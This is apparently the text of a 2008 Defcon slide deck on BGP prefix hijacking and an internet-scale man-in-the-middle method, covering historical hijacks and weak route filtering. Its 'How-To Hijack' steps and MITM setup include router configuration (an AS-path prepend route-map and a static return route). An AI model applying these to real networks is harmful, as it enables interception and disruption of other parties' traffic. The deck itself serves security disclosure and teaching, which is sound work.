Stealing The Internet

An Internet-Scale Man In The Middle Attack

Defcon 16, Las Vegas, NV - August 10th, 2008

Alex Pilosov – Pure Science
Chairman of IP Hijacking BOF
ex-moderator of NANOG mailing list
alex@pilosoft.com

Tony Kapela – Public Speaking Skills
CIO of IP Hijacking BOF
tk@5ninesdata.com

Why Should You Care?

- Because your inbound traffic can be passively intercepted
- Because your outbound traffic to specific destinations can also be intercepted
- Because your data can be stored, dropped, filtered, mutilated, spindled, or modified
- Because this cannot be solved without provider cooperation
- Because it’s unlikely to be noticed, unless you’re looking for it

Agenda

- BGP & Internet 101
- Old Hijackings
- The main monkey business
  - MITM method, explained
  - Graphs, etc
  - Live Demo

BGP 101

How is the Internet ‘glued’ together?

- No central “core”
- Individual networks (identified by ASN) interconnect and “announce” IP space to each other
- Announcement contains IP prefix, AS-PATH, communities, other attributes
- AS-PATH is a list of who has passed the announcement along; used to avoid loops (important for our method)
- Fundamental tenet in IP routing: More-specific prefixes will win – e.g. 10.0.0.0/24 wins over 10.0.0.0/8

..if we had to whiteboard it



graphic courtesy jungar.net

Network Relationship Norms

- Peer: No money changes hands, routes are not redistributed to transits and other peers – 1:1 relationship
- Customer: Pays transit provider to accept their announcement, sends routes to peers and transits

On Prefixes…

- Internet routing is inherently trust-based
  - No “chain of trust” in IP assignments
- ICANN assigns space to Regional Internet Registries (RIRs - ARIN/RIPE/AFRINIC)
- RIRs assign to ISPs or LIRs (in RIPE region)
- No association between ASN and IP for most assignments (except RIPE)

State The problem

Various levels of sophistication in Route/Prefix Filtering

- Customer:
  - Often unfiltered BGP: max-prefix and sometimes AS-PATH
  - Smaller carriers and smaller customers – static prefix-list, emails or phone calls to update
    - Verification by “whois”
  - Larger carriers: IRR-sourced inter-AS filters
- Peer:
  - Typically none beyond max-prefix and scripts to complain when announcing something they shouldn’t (rare)
  - Many don’t even filter ***their own internal network routes*** coming from external peers

The IRR (Internet Routing Registry)

A Modest Proposal

- Way for ISP’s to register their routes and routing policy
- Distributed servers that mirror each other
- Filtering based on IRR will prevent some ‘accidental’ hijackings
- Caveats
  - Your routers might not scale as well when crunching 100k entry prefix-lists per-peer, for all peers
  - **Full of cruft - no janitors**
  - **Insecure - anyone can register (nearly) any route**

An IRR Update

…Which Should Have Been Questioned

```
From: db-admin@altdb.net
To: xxx@wyltk-llc.com
ReplyTo: db-admin@altdb.net
Subject: Forwarded mail.... (fwd)
Sent: Aug 7, 2008 9:48 PM

Your transaction has been processed by the
IRRd routing registry system.

Diagnostic output:

--------------------------------------------------
----------

The submission contained the following mail
headers:

- From: xxx@wyltk-llc.com
- Subject: Forwarded mail.... (fwd)
- Date: Thu, 7 Aug 2008 21:48:53 -0400 (EDT)
- Msg-Id: <Pine.LNX.xxx@wyltk-llc.com>

ADD OK: [route] 24.120.56.0/24 AS26627


----------------------------------------
If you have any questions about ALTDB,
please send mail to db-admin@altdb.net.
```

Traditional Hijacking Uses

- Non-Malicious use: was popular in 2001, faster than getting IPs legitimately from ARIN
- Fly-by spammers: Announce space, spam, withdraw, avoid abuse complaints
- Malicious DoS or outage - silence your competitors
- Target impersonation - could hijack 128.121.146.0/24 (twitter) and put up something else

Criminality

- If nobody is using it, is it really illegal?
- IP prefix is just a number
- No prosecutions for non-malicious announcements that we are aware of
- Worst case scenario for non-malicious hijack: ARIN/RIPE pull PTR records and transits shut you off (eventually)

How-To Hijack

- Full hijacking, apparent authority to announce
  - This was cool in 2001
  - Find IP Network (using whois) with contact email address in @hotmail.com or at domain that has expired
  - Register domain/email
  - Change contact
- Or just announce the network since nobody is filtering anyway
  - Upstream providers too busy & big to care
  - You’re paying them to accept routes, so they do

Historical Hijackings

- AS7007 – ’97, accidental bgp->rip->bgp redistribution broke Internet (tens of thousands of new announcements filled router memory, etc)
- 146.20/16 – Erie Forge and Steel (how apropos)
- 166.188/16 – Carabineros De Chile (Chile Police) – hijacked twice, by registered “Carabineros De Chile LLC, Nevada Corporation”
- More details available on completewhois.com
- Accidental hijackings happen frequently – low chance of getting caught

02/08 Youtube Hijack Saga

- YouTube announces 5 prefixes:
  - A /19, /20, /22, and two /24s
  - The /22 is 208.65.152.0/22
- Pakistan’s government decides to block YouTube
- Pakistan Telecom internally nails up a more specific route (208.65.153.0/24) out of YouTube’s /22 to null0 (the routers discard interface)
- Somehow redists from static → bgp, then to PCCW
- Upstream provider sends routes to everyone else…
- Most of the net now goes to Pakistan for YouTube, gets nothing!
- YouTube responds by announcing both the /24 and two more specific /25s, with partial success
- PCCW turns off Pakistan Telecom peering two hours later
- 3 to 5 minutes afterward, global bgp table is clean again

Pakistan Govt. Notice



Corrigendum- Most Urgent

GOVERNMENT OF PAKISTAN
PAKISTAN TELECOMMUNICATION AUTHORITY
ZONAL OFFICE PESHAWAR
Plot-11, Sector A-3, Phase-V, Hayatabad, Peshawar.
Ph: 091-9217279- 5829177 Fax: 091-9217254
www.pta.gov.pk

NWFP-33-16 (BW)/06/PTA February ,2008

Subject: **Blocking of Offensive Website**

Reference: This office letter of even number dated 22.02.2008.

I am directed to request all ISPs to immediately block access to the following website

URL: http://www.youtube.com/watch?v=o3s8jtvvg00

IPs: 208.65.153.238, 208.65.153.253, 208.65.153.251

Compliance report should reach this office through return fax or at email peshawar@pta.gov.pk today please.

Of Interest…
IP Hijacking BoF

- Un-official event at NANOG conference
- We test security of Internet routing infrastructure
- Recent exercises:
  - Hijacked 1.0.0.0/8: 90% success
  - Hijacked 146.20.0.0/16: 95% success
  - Attempted to announce networks longer than /24: from /25 down to /32 with cooperation of large CDN's. 40% successful overall

Routing Security Is Complicated

- No answer yet, due to lack of chain of trust from ICANN on down
- “Weakest link” problem: Until ***everyone filters everyone perfectly***, this door is still open
- Best practice today is “Alerting” systems that look for rogue announcements (PHAS, RIPE MyASN, Renesys, etc)
- Register your AS and your prefix in RIR (no immediate effect, but eventually someone will use them)
- No anonymity – if you hijack, everyone knows it’s you (due to AS-PATH)
- If things still work, who complains?

How To Resolve A Hijacking

- Once rogue announcement is identified, work begins. Contact the upstreams and scream.
  - May take minutes, hours (if you are Youtube-sized), or possibly days
- About as easy as getting DDoS stopped (or not)

What This Means

- Rootkits + 0day → rogue announcements → Man-in-middle attacks, with our clues applied
  - No need for three-way-handshake when you’re in-line
  - Nearly invisible exploitation potential, globally
- Endpoint enumeration - direct discovery of who and what your network talks to
- Can be accomplished globally, any-to-any
- How would you know if this isn’t happening right now to your traffic at DEFCON?

BGP MITM Hijack Concept

- We originate the route like we always did
    - Win through usual means (prefix length, shorter as-path w/ several origin points, etc)
        - “Win” is some definition of “most of the internet chooses your route”
- We return the packets somehow
    - Coordinating delivery was non-trivial
    - Vpn/tunnel involve untenable coordination at target
- Then it clicked – use the Internet itself as reply path, but how?

BGP MITM Setup

1. Traceroute & plan reply path to target
2. Note the ASN’s seen towards target from traceroute & bgp table on your router
3. Apply as-path prepends naming each of the ASN’s intended for reply path
4. Nail up static routes towards the next-hop of the first AS in reply path
5. Done

BGP MITM – First Observe

ASN 200 originates 10.10.220.0/24, sends announcements to AS20 and AS30

View of Forwarding Information Base (FIB) for 10.10.220.0/22 after converging

Internet is converged towards valid route



BGP MITM – Plan reply path

We then build our as-path prepend list to include AS 10, 20, and 200

ASN 100's FIB shows route for 10.10.200.0/21 via AS10



BGP MITM – Setup Routes

10.10.220.0/24 is announced with a route-map:

```
route-map hijacked permit 10
 match ip address prefix-list jacked
 set as-path prepend 10 20 200
```

Then, install static route in AS100 for 10.10.220.0/24 to AS10’s link

```
ip route 10.10.220.0 255.255.255.0 4.3.2.1
```

